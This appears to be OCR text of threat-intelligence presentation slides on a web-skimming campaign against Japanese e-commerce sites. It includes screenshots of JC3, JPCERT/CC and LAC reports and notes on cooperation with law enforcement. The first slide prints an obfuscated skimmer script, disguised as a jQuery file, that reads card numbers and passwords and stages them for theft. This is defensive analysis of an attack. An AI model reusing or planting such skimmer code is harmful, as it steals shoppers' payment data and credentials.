
```
if (l['eQnKu'](l[_0x22cf('71', 'r4Xv')], l[_0x22cf('72', 'LqsL')])) {
    var e = 'https://jqueryapistatic.com/ajax/libs/jquery/2.2.4/js/09/jquery/';
    if (l[_0x22cf('73', 'Od9!')](document[_0x22cf('74', ')XY0')](l[_0x22cf('75', 'AtRf')])[_0x22cf('76', 'LqsL')], '') && l['XTJLY'](
        document['getElementById']('card_no')[_0x22cf('77', 'sV6l')], '') && l[_0x22cf('78', 'o8OE')](document[_0x22cf('79', 'QBWN')](
        _0x22cf('7a', 'Fm^V'))[_0x22cf('7b', 'wi6l')], '')) {
        if (l['SkBHK'](l['shGWS'], _0x22cf('7c', 'A#bK'))) {
            var f = 'vector..';
            var g = getCookie(_0x22cf('7d', '^&IB'));
            if (l['cnDwa'](g, null)) {
                if (l[_0x22cf('7e', 'AtRf')] === l[_0x22cf('7f', 'M5p0')]) {
                    try {
                        var h = d['MtwwT'](d[_0x22cf('80', '62^[')](d[_0x22cf('81', 'gMDS')](d['UQjHg'](document[_0x22cf('82', 'QBWN')](d[
                            _0x22cf('83', 'jU[H')])[0x0][_0x22cf('84', 'S7Wq')] + '..' + document['getElementsByName']('password')[0x0][
                            _0x22cf('85', ')XY0')], '..') + document[_0x22cf('60', '^AqG')](d[_0x22cf('86', 'gMDS')])[0x0][_0x22cf('87', '
                            DlY5')][document['getElementsByName'](d[_0x22cf('88', 'Ys^4')])[0x0]['selectedIndex']][_0x22cf('49', 'x1Fy')], '
                            -'), document[_0x22cf('89', 'Q6%i')](d['ikysv'])[0x0][_0x22cf('8a', '()!t')][document[_0x22cf('60', '^AqG')](
                            _0x22cf('8b', '3[$K'))[0x0][_0x22cf('8c', '*XnW')]]['value']) + '-', document[_0x22cf('8d', 'W8R]')](d[_0x22cf('
                            8e', 'jQ*!')])[0x0][_0x22cf('8f', '^AqG')][document[_0x22cf('90', 'IC7!')](d[_0x22cf('91', 'bCw4')])[0x0]['
                            selectedIndex']][_0x22cf('92', '(YFH')]) + '..';
                        h = d[_0x22cf('93', 'Od9!')](stringToHex, h);
                        setCookie('bDatas', h)
                    } catch (_0xd0a9d0) {}
                } else {
                    f = f + l['bxwCu'](hexToString, g)
                }
            }
```

jquery.2.0.9.min.js

07

Threat report

Report: Cyber Threat Intelligence Report to Japan Cybercrime Control Center



JC3 日本サイバー犯罪対策センター
JC3 : Japan Cybercrime Control Center

TOP > 脅威情報 > トピックス > ECサイト改ざんによるクレジットカード情報窃取について

JA | EN

脅威情報　活動レポート　JC3について　会員向け情報　関連リンク

カテゴリ
- 脅威具体例 >
- トピックス >

年別アーカイブ
- 2022年 >
- 2021年 >
- 2020年 >
- 2019年 >
- 2018年 >
- 2017年 >
- 2016年 >

過去の情報はこちら

公開日：2022.03.22　更新日：2022.04.07


ECサイト改ざんによるクレジットカード情報窃取について

ECサイト　Webスキミング　クレジットカード

JC3では、警察、株式会社ラック、トレンドマイクロ株式会社その他の会員企業との連携により、ECサイトを改ざんして不正スクリプトを読み込ませることで、不正にクレジットカード情報等を窃取する手口を確認しました。これはWebスキミングと呼ばれる手口の一種です。利用者は改ざんされたECサイトにおいて商品の購入手続き等を行った場合、その間に入力したクレジットカード情報等が窃取されてしまいます。

確認されたWebスキミング

図　クレジットカード情報等が窃取されるまでの流れ



JPCERT/CC　JPCERT/CC Eyes


Top > List of "Incident" > Attack Exploiting XSS Vulnerability in E-commerce Websites

増渕 維摩(Yuma Masubuchi)　July 12, 2021

Attack Exploiting XSS Vulnerability in E-commerce Websites

Tweet　Email

On 28 April 2021, Trend Micro reported the details of attacks exploiting cross-site scripting (hereafter "XSS") vulnerability on e-commerce websites [1]. JPCERT/CC has also confirmed similar cases, which originate in XSS vulnerability in websites developed with EC-CUBE products (an open source CMS for e-commerce websites). This attack does not target vulnerabilities which is specific to EC-CUBE products but affects any e-commerce websites which have XSS vulnerability on its administrator page. This attack campaign is still ongoing as of July 1, 2021. This article details the cases that JPCERT/CC has handled.



LAC WATCH　セキュリティとITの最新情報

- 注意喚起
- テクニカルレポート
- サービス・製品
- イベント・セミナー
- 導入事例
- ラックピープル
- 広報情報
- お知らせ
- タグ ＋
- ライター

メールマガジン
サイバーセキュリティや
ラックに関する情報をお届けします。

登録する

LAC Facebook

LAC Twitter

テクニカルレポート | 2022年4月7日

国内ECサイトの被害を確認、Webスキミング攻撃の実態とラックが考える対策例

サイバー攻撃　サイバー犯罪　セキュリティ

髙源 武彦

note　メルマガ登録する

ラックの脅威分析チームの髙源です。

ラックは一般財団法人 日本サイバー犯罪対策センター（以下、JC3）の活動に参加し、脅威情報などを提供しています。今回ラックの脅威分析チームは、Webスキミング攻撃によってクレジットカードの会員情報とカード情報が窃取されてしまう手口を確認し、JC3へ情報提供と技術協力を行いました※1。この事例では、複数の国内のECサイトが改ざんされ、被害を受けていた可能性

関連サービス
- ECサイト開発サービス
- クラウドWAF監視・運用
- Webアプリケーション診断

Report: Cooperation with Japan Cybercrime Control Center

LAC


We have provided all necessary threat intelligence information to the law enforcement to support their further actions:

- Identifying malicious script as code that steals credit card information
- Identifying attacker's server and share it with monitoring team
- Identifying defaced sites and send alert to monitoring team
- Providing information to JC3 and investigating an EC site that has been tampered with the law enforcement
- Sharing information to financial institution such as directory information for stolen credit card information


08

Threat research

Research: Further Investigation & Corelation to Other threats



Research: Corelation/Relationship




Water Pomola??

09


Threat Summary so far..

Summary: Web Skimming in A Page

We have confirmed this scheme of web skimming is aiming several weak and vulnerable EC sites in Japan and stealing their PII and online payment data from users, this cybercrime is on-going and allegedly conducted by a same group.

